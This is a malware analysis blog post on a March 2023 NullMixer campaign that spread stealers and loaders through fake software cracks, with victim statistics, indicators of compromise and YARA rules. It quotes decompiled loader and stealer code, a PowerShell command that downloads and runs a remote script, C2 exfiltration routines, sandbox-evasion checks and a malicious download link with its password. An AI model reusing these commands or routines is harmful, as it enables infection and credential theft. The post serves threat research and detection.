# Updates from the MaaS: new threats delivered through NullMixer

medium.com/@lcam/updates-from-the-maas-new-threats-delivered-through-nullmixer-d45defc260d1

March 28, 2023

L M

--

## Executive Summary

- Our insights into a recent NullMixer malware operation revealed Italy and France are the favorite European countries from the opportunistic attackers' perspective.
- In thirty days, the operation we monitored was capable to establish initial access to over 8 thousand endpoints and steal sensitive data that are now reaching the underground black markets.
- Most of the victims mount Windows 10 Professional and Enterprise operating systems, including several Datacenter versions of Windows Server. Some of them are also Windows Embedded, indicating the penetration of such malware operation even into IoT environments.

- The NullMixer package is including new polymorphic loaders by third parties MaaS and PPI service providers in the underground markets, and also pieces of controversial, potentially North-Korean linked PseudoManuscript code.

## Introduction

During March 2023, we obtained information and data regarding an ongoing malware operation hitting more than 8.000 targets within a few weeks, with a particular emphasis on North American, Italian, and French targets.

Such was related to a worldwide malware operation known as NullMixer, a controversial and widespread malware delivery maneuver based on SEO poisoning and social engineering technique to lure tech-savvy users, including IT personnel.

The insight from this attack wave revealed the presence of a controversial piece of code in the delivered payloads, among additional loaders related to new MaaS and PPI operators.

## Technical Analysis

There are two main key areas we technically analyzed during this investigation: first of all the presence of two unknown loaders entering the MaaS and PPI businesses (CrashedLoader and Koi), along with the presence of a controversial, potentially North-Korean linked piece of malware, and secondly, we analyzed data about current successful infection rates on targeted hosts.

## The Originating Malvertising Campaign

According to CTI investigation on the adversary infrastructure, we were able to identify an ongoing campaign luring system administrators to install the malicious code into their machines. In particular, the identified attack wave was designed to trick users to install backdoored, cracked versions of notorious PC maintenance software such as “EaseUS Partition Master” and “Driver Easy Pro”, two well-known tools within the IT community.

> Filename: Driver Easy Pro Crack.exe
> MD5: 324db70fad161852fb9a12b202b6c8ad

Investigations end up in a series of Youtube videos promoting cracks for such programs. One of them presented a masked, hooded male hacker explaining how to use the crack linked in the video description. The threat actor abused Bitly shortener and an ad hoc BlogSpot account to protect the malicious code, lastly stored in an encrypted zip archive hosted on Mega.nz.

фебруар 13, 2023

**YOUR DOWNLOAD LINK:**

https://mega.nz/file/SRgjGSpL#wDXn2ER24p_e43NwPOtQaa-EeIC5MNO5iVhC3CGcuc

CLICK HERE TO COPY LINK

(If link is not clickable, copy and paste it into the address bar.)

**PASSWORD: 5123**

Figure. The final download link is presented on BlogSpot

This particular modus operandi matches a particular threat Kaspersky researchers spotted in September 2022 (link): NullMixer. NullMixer is a worldwide spread criminal operation designed to provide infection services to an oodle of criminal threat actors. In fact, its operators packed a multitude of malware into a single vector and then abused social engineering, SEO poisoning, and malvertising techniques to lure their victims into running their payloads.

NullMixer is maintaining the same lure topic since September 2022, advertising fake software pirate cracks targeting tech-savvy users and potentially even IT personnel and freelancers.

During their March 2023 infection wave, they evolved their social engineering techniques by producing the above-mentioned YouTube videos containing instructions to download and run the backdoored pirate software.

Figure. NullMixer video operator

Despite that evolution, NullMixer's initial payload remains substantially the same: a WinRAR executable archive containing multiple binaries configured to be auto-launched on click. All at the same time.



Figure. Contents of the NullMixer executable

This plethora of malicious code related to different threat actors gives us the chance to better understand the evolutions in the cybercriminal underground. In fact, aside from the well-known off-the-shelf info stealer we also observed the presence of more peculiar pieces of code, including other unconventional malware loader services.

- Crack.exe, likely a "PseudoManuscrypt" loader, a particular kind of threat known since June 2021 that Kaspersky attributes to the Chinese threat landscape, but, at the moment, the speculation of the Lazarus (APT38) authorship of this piece of code does not benefit enough confidence (, ).
- Brg.exe, a common RacconStealer with its command and control server hosted by VDSina, a Russian cloud provider.
- Lower.exe, a sample of "GCleaner" spyware, historically, this piece of malware was initially faking CCleaner to drop additional malware ().
- Sqlcmd.exe, an interesting information stealer and dropper leveraging custom ECC cryptography to secure its communication (details below)
- KiffAppE2.exe, Crashtech Loader, a new loader service operating since November 2022, malware details in the following subsection.
- ss29.exe, a particular dropper loading a Fabookie wallet stealer retrieved from a jpeg image, also leverages a google cloud endpoint to serve malicious PAC files to configure interception using an external HTTP proxy (T1090.002)

The following subsections will highlight some of the above-mentioned samples, especially the loader ones to aim for a better understanding of the current MaaS landscape.

## The CrashedTech Loader

The "KiffAppE2.exe" file is worth mentioning because it works as a secondary loader. This loader appeared in the security community in November 2022 thanks to @fr3dhk, which gave it its current name "CrashedTech Loader" and its panel has already been added to the

“What Is This C2” collection (link).

> Filename: KiffAppE2.exe
> Hash: 53f9c2f2f1a755fc04130fd5e9fcaff4

The “KiffAppE2.exe” file is a .NET binary masking the loader code in plain sight, basically, it launches the loader code before showing the application form. It also checks a particular registry key “KiffAppApi” under the HKCU hive to make sure the victim has not been already infected, reasonably this would likely hurt the actor PPI model.

```
[STAThread]
private static void Main()
{
    bool flag = !Regedit.CheckRegistry();
    if (flag)
    {
        NetworkInterface.Http();
    }
    else
    {
        Environment.Exit(2);
    }
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new MainForm());
}
```

Figure. Loader entry point

The loader code is pretty straightforward its main logic consists of two steps. First, it does a check-in providing user-name, os version, and public IP information to the “/addnew.php” endpoint on the C2, then it parses the server response to extract the location where to download further payloads. After this, it downloads the payload and executes it through the “Process.Start” .NET API.

```
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
NameValueCollection nameValueCollection = new NameValueCollection();
nameValueCollection["username"] = Path.UserName;
nameValueCollection["windows"] = Path.SystemVersion;
nameValueCollection["client"] = Resources.C;
nameValueCollection["ip"] = GetIp.GetPublicIp("https://api.ipify.org/").ToString();
NameValueCollection data = nameValueCollection;
byte[] bytes = webClient.UploadValues(Path.PanelLink(), data);
string @string = Encoding.Default.GetString(bytes);
foreach (object obj in new Regex("(.*)<>(.*)").Matches(@string))
{
    Match match = (Match)obj;
    Loader.Loaders(match.Groups[2].Value, match.Groups[1].Value);
}
bool flag = @string.Length == 0;
if (flag)
{
```

Figure. Loader checking and launch body

During March 2023, this particular loader was dropping at least two distinct RedLine Stealer payloads configured to connect back to C2 servers hosted by the Ukrainian hosting provider Timehost.

## The “Koi” Stealer/Loader

Another interesting piece of malware embedded in the NullMixer campaign we reference as ATK-16 is the “sqlcmd.exe” binary, a 32bit MSVC binary.

> Filename: sqlcmd.exe
> Hash: 6ffbbca108cfe838ca7138e381df210d

At a high level, the main routine of this loader does two things: insistently tries to download multiple executable files with the name pattern “ab[NUMBER].php” and “ab[NUMBER].exe” from a statically configured location, and runs an additional inline PowerShell command to download and execute more code.

```
mov     ecx, eax
call    sub_403F90
push    eax
push    offset aCPowershellCom ; "/c \"powershell -command IEX(New-Object"...
lea     ecx, [ebp+var_1824]
call    sub_4065C0
mov     ecx, eax
call    wprintfff
push    eax             ; LPCWSTR
lea     edx, [ebp+Parameters]
push    edx             ; LPWSTR
call    ds:wsprintfW
add     esp, 10h
```

```
aCPowershellCom:                        ; DATA XREF: WinMain(x,x,x,x)+438↑o
                text "UTF-16LE", '/c "powershell -command IEX(New-Object Net.Webclien'
                text "UTF-16LE", 't).DownloadString(',27h,'%s/%s',27h,')"',0
```

Figure. Command string to retrieve executable PowerShell code

> “C:\WINDOWS\sysnative\cmd.exe” /c “powershell -command IEX(New-Object Net.Webclient).DownloadString(‘https://neutropharma .com/wp/wp-content/debug2.ps1’)”

This particular sample of the loader downloads the PowerShell script from a Pakistani compromised WordPress site. The typical names we observed to be downloaded are “debug2.ps1”, “debug20.ps1”, “debug4.ps1” and so on. The downloaded script contains a long chunk of bytes and a sort of decryption routine base on a textbook-looking xor operation, after that, the resulting bytes are loaded as a .NET assembly module.

```
[byte[]] $binary = 0x79,
0x1d, 0xe2, 0x52, 0x79, 0x54, 0x54, 0x69,
0x8d, 0x62, 0x70, 0x4e, 0x34, 0x47, 0x72,
0x72, 0x6f, 0x57, 0x61, 0x59, 0x35, 0x62,
0x54, 0x69, 0x65, 0x62, 0x73, 0x72, 0x6f,
0x47, 0x72, 0x52, 0x74, 0x4b, 0xee, 0x67,
```

```
# [Net.ServicePointManager]::SecurityProtocol +='tls12'
$guid = (Get-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\
$config = (new-object net.webclient).downloadstring("htt
$k = $config[0];

for ($i = 0; $i -lt $binary.Length ; ++$i)
{
    $binary[$i] = $binary[$i] -bxor $k[$i % $k.Length]
}

$assembly = [System.Reflection.Assembly]::Load($binary)
$ep = $assembly.EntryPoint

$ep.Invoke($null, (, [string[]] ($config[1], $config[2],
```

Figure. Binary encoded data inside PowerShell and decryption routine.

The key to decrypting the embedded code is served through an external check-in service, implementing a multi-stage polymorphic protection scheme. Such initial C2 service also provides additional malware configuration including campaign Id and additional command and control locations.

```
PS                                          _loader> $tosplit
4GrRzTTiebsroWaY5bpN|Xr6AppSO|http://195.123.211.56/index.php|https://iplogger.com/13
```

Figure. Dynamic configuration served by the C2

During March 2023, the resulting binary is a .NET file packed with ConfuseEx v1.0.0. Once decoded, the malicious payload results in a .NET module named “koi” and implements information stealer functionalities such as password stealing from FileZilla, Chrome browser, and Discord, crypto-wallets stealing, Telegram folder exfiltration, Vpn configurations, and it also looks for the presence of hardware wallet like Trezor, probably to identify high-value targets for cryptocurrency theft. The module also exfiltrates 2FA secrets from Twilio’s Authy local storage.

> Filename: “koi” (dumped)
> Hash: 9725ec075e92e25ea5b6e99c35c7aa74

Before starting all these collection operations, the “koi” module invokes the “checkVal” function to avoid unwanted targets. In particular, it uses mutex “99759703-b8b4–4cb2–8329–76f908b004f0” to avoid re-infection and also checks for the presence of video controller of the Wine emulation framework, along with common user names and computer names used by sandboxes or by AV emulation routines.

```
string @string = Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.MachineName));
if (@string.Equals("WILLCARTER-PC") || @string.Equals("FORTI-PC"))
{
    return true;
}
string string2 = Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.UserName));
return string2.Equals("Joe Cage") || string2.Equals("STRAZNJICA.GRUBUTT") || string2.Equals("Paul Jones") || string2.Equals("PJones");
```

Figure. Basic defense evasion checks

The module also avoids the execution of the malicious stealer routines if the system language is set to one of the values representing the CIS countries:

- AZ: Azerbaijan
- AM: Armenia
- BY: Belarus
- KZ: Kazakhstan
- KG: Kyrgyzstan
- MD: Moldova
- RU: Russia
- TJ: Tajikistan
- TM: Turkmenistan
- UZ: Uzbekistan

```
private static bool checkVal()
{
    bool flag;
    new Mutex(true, "Global\\99759703-b8b4-4cb2-8329-76f908b004f0", ref flag);
    if (!flag)
    {
        return true;
    }
    if (CultureInfo.InstalledUICulture.TwoLetterISOLanguageName != null && "AZ,AM,BY,KZ,KG,MD,RU,TJ,TM,UZ,UA".ToLower().Contai
    {
        return true;
    }
    if (File.Exists(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "напомн.txt")))
    {
        return true;
    }
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("select Name from Win32_VideoContro
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            if (Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(managementObject["Name"].ToString())).Contains("Wine Adapter"))
            {
                return true;
            }
        }
```

Figure. CIS countries check

After that, the “koi” module starts gathering information about system installed software and sets up a communication channel with the command and control service received as a startup parameter, in this case, the Latvian IP address 195.123.211,56.

This malware communicates with its command and control in a curious manner: it redirects certain memory streams directly to the remote server, this way, malware authors were able to avoid touching the disk even to lay temporary data before exfiltration. The first message sent to the C2 starts with the “CONFIG|” keyword and contains check-in information among with the campaign Id passed to the module via its PowerShell loader. Then, C2 triages the

infected host and responds in two possible ways: if “D” is returned, the “koi” module stops its operations, otherwise, the command would contain additional commands and the malicious code starts gathering even more data from the infected host.

In detail, a valid response from the C2 server would look like this:

> LDR “|” (DO|AND|OR) “|” (On|Off) “|” ( list “,” list “,” .. ) “|” url “|” suffix

Here the C2 server asks the bot to download and execute an additional payload from the remote location specified as “url”.

All these communications happen in plain HTTP, but despite that, messages are not easy to spot because the “koi” module encrypts messages using a custom protocol based on ECC encryption.




Figure. Classes in the “koi” module

In fact, the C2 communication leverages custom implementation ECC with Curve25519 to generate a shared secret key that would be used to encrypt the otherwise plain HTTP body. In particular, the communication protection scheme of this piece of malware works as follows:

- The server “peer-key” is hardcoded into the packed .NET module’s Main function.
- Bots “public-key” and “private-key” are randomly generated at process startup time.
- A shared secret is computed starting from the bots’ “private-key” and the server’s “peer-key”.
- The shared secret is used to encrypt the GZipped memory stream using a xor-based algorithm in a compress-then-encrypt fashion.

```
public byte[] GetSharedSecret(byte[] privateKey, byte[] peerPublicKey)
{
    byte[] array = new byte[32];
    this.Core(array, null, privateKey, peerPublicKey);
    return
}
void Curve25519.Core(byte[] publicKey, byte[] signingKey, byte[] privateKey, byte[] peerPublicKey)
```

Figure. Shared Secret methods from Curve25519 implementation

To make all this work, the final message sent to the C2 server will also need to contain the bot “public-key” and here a detection opportunity emerges: the HTTP body of the generated request is created concatenating 32 bytes of the randomly generated bot “public-key”, a static separator “K”, and then the encrypted stream.

```
byte[] array = Program.memStream.ToArray();
using (MemoryStream memoryStream = new MemoryStream())
{
    using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Compress))
    {
        gzipStream.Write(array, 0, Convert.ToInt32(Program.memStream.Length));
    }
    array = memoryStream.ToArray();
}
array = Program.xorEnc(array, (long)array.Length, encKey);
WebRequest webRequest = WebRequest.Create(url);
webRequest.Timeout = 300000;
webRequest.Method = "POST";
webRequest.ContentLength = (long)(array.Length + 33);
Stream requestStream = webRequest.GetRequestStream();
requestStream.Write(pubKey, 0, 32);
requestStream.Write(Encoding.ASCII.GetBytes("K"), 0, 1);
requestStream.Write(array, 0, array.Length);
requestStream.Close();
WebResponse response = webRequest.GetResponse();
```

Figure. Message encryption routine

## Attack Wave Insights

Based on the analysis of the C2 infrastructures involved in this NullMixer wave (ATK-16), we obtained insights about successfully infected hosts. In particular, we were able to obtain evidence of the successful execution of at least one of the payloads within the target machines.

The NullMixer operations we dissected (ATK-16) count victims in at least 87 countries. With an average infraction rate of 297 new victims per day, the malicious actors behind hit over 8 thousand in less than 30 days. Peaks of operations show an intensification of the activities starting from the 28th of February 2023 when the infection rate jumped sensibly higher.



Figure. Reconstruction of the infection operations activities.

## Impacted Countries

During the March spike period, the malicious operators significantly expanded their campaign among countries outside North America: this wave hit many European countries including Italy (4.57%, in fourth position) and France (3.38%, in sixth position).



Figure. Target map of the ATK-16

Starting from the infected hosts' data available, the infection progression shows the clear horizontal expansion of the attacked surface corresponding to the above-mentioned peak on the 28th of February.




Figure. Infected host timeline per country

## Target Profile

As we expected the majority of the targeted hosts mount Microsoft client operations systems: 56.8 % Windows 10 Pro and 25.35 % Windows 10 Home, indicating major of the targets are micro or small businesses or private users. Despite that, we noticed interesting outliers, 5.3 % of the victims mount the Enterprise version of the Microsoft OS, and almost 71 hosts also mount the Windows Server version of the Microsoft operating system.

The majority of the data extracted from the victims will likely reach the underground dark markets soon, but for this latest portion of infected hosts the risk is even higher: the operator will likely try to sell access to these servers and enterprise machines to even more dangerous thirds parties, including well-known ransomware operators.




Figure. Operating systems of infected machines

In the end, we also noticed that five machines that got infected were running even a rarer version of the Microsoft operating system: Windows Embedded, an indication that even Windows-based IoT devices have been hit by this campaign.

## Conclusions

After 9 months, the NullMixer operation evolved leveraging malicious video tutorials increasing its penetration on tech-savvy users and revealing new potential players in the MaaS ecosystems.

The data we accessed during this investigation lighted up the impacted victims of their latest campaign, revealing Italy as the first European target hit by the March 2023 infection wave. During the recent period, Italy has been heavily targeted by cyber attacks, especially from young collectives of cyber-partisans supporting the Kremlin's propaganda such as Killnet and NoName057. Such criminals base their operations on volunteer and micro-criminal labor forces typically among the eastern CIS countries, for this reason, a spike observing such penetration against Italian hosts becomes particularly interesting, especially with the current geopolitical and cyber temperature against the Italian peninsula.

Technical details of the victims, adversary infrastructure, and indicators of compromise have been shared with local authorities and the national CSIRT.

## Indicator of Compromise

```
[ATK-16]
Malvertising:
s://www.youtube.com/watch?v=67UdCa9AbPA

Dropurl:
s://bit.ly/3IqujMB
s://crackfinddownload.blogspot.com/2023/02/your-download-link-httpswww.html
s://mega.nz/file/SRgjGSpL#wDXn2ER24p_e43NwPOtQaa - EelC5MNO5iVhC3CGcuc (5123)

Embeddings:
b2efceab3748f46e64091e87b1767abf brg.exe
e299ac0fd27e67160225400bdd27366f Crack.exe
53f9c2f2f1a755fc04130fd5e9fcaff4 KiffAppE2.exe
aaa7586b2e64363b85571195a01b14e9 lower.exe
6ffbbca108cfe838ca7138e381df210d sqlcmd.exe
c4ffe80effddba0b8d9f82988464c5d0 ss29.exe

C2 (Crashedtech loader):
ttp://crashedff.xyz/addnew.php
47.90.167,104

C2 (Redline):
hrabrlonian,xyz:81
45.130.151,133

C2 (Fabookie Stealer):
count.iiagjaggg .com
154.221.31,191
ttp://34.80.59,191/win.pac
ttp://34.80.59,191:8183/

C2 (koi Stealer/Loader):
ttp://195.123.211,56/index.php

C2 (PseudoManuscrypt):
s://j.ffbbjjkk,com/25.html
s://j.ffbbjjkk,com/logo.png
s://h.ffbbhhtt,com/api6.php

C2 (gcleaner):
ttp://45.12.253,56/advertisting/plus.php
45.12.253,56
45.12.253,72
45.12.253,98

C2 (Raccon Stealer):
ttp://91.201.115,148

Mutex (koi):Global\\99759703-b8b4–4cb2–8329–76f908b004f0
```

## Yara Rules

```
rule crashedtech_loader {
    meta:
        author = "@luc4m"
        date = "2023-03-26"
        hash_md5 = "53f9c2f2f1a755fc04130fd5e9fcaff4"
        link = "https://medium.com/@lcam/updates-from-the-maas-new-threats-delivered-
through-nullmixer-d45defc260d1"
        tlp = "WHITE"
    strings:
        $trait_0 = {02 14 7d ?? ?? ?? ?? 02 28 ?? ?? ?? ?? ?? ?? 02 28 ?? ?? ?? ?? ??
2a}
        $trait_1 = {?? 02 7b ?? ?? ?? ?? 6f ?? ?? ?? ?? ?? ?? 02 03 28 ?? ?? ?? ?? ??
2a}
        $trait_2 = {?? 28 ?? ?? ?? ?? 72 ?? ?? ?? ?? 7e ?? ?? ?? ?? 6f ?? ?? ?? ?? 0a
2b ??}
        $trait_4 = {?? 73 ?? ?? ?? ?? 02 28 ?? ?? ?? ?? 28 ?? ?? ?? ?? 0a 2b ??}
        $trait_5 = {06 6f ?? ?? ?? ?? ?? dc ?? de ?? 26 ?? ?? de ?? 2a}
        $trait_6 = {11 ?? 6f ?? ?? ?? ?? ?? dc 09 6f ?? ?? ?? ?? 16 fe 01 13 ?? 11 ??
2c ??}
        $trait_7 = {06 6f ?? ?? ?? ?? ?? dc ?? de ?? 26 ?? ?? de ?? 2a}
        $trait_8 = {?? 72 ?? ?? ?? ?? 28 ?? ?? ?? ?? 0a 28 ?? ?? ?? ?? 06 6f ?? ?? ??
?? 0b 2b ??}

        $str_0 = "username" wide
        $str_1 = "windows" wide
        $str_2 = "client" wide
        $str_3 = "ip" wide
        $str_4 = "api.ipify.org" wide
        $str_5 = "(.*)<>(.*)" wide

    condition:
        5 of ($str_* ) and 3 of ($trait_*)
}

rule sqlcmd_loader {
    meta:
        author = "@luc4m"
        date = "2023-03-26"
        hash_md5 = "6ffbbca108cfe838ca7138e381df210d"
        link = "https://medium.com/@lcam/updates-from-the-maas-new-threats-delivered-
through-nullmixer-d45defc260d1"
        tlp = "WHITE"
    strings:
        $trait_0 = {33 c9 85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 ec 04 00
00}
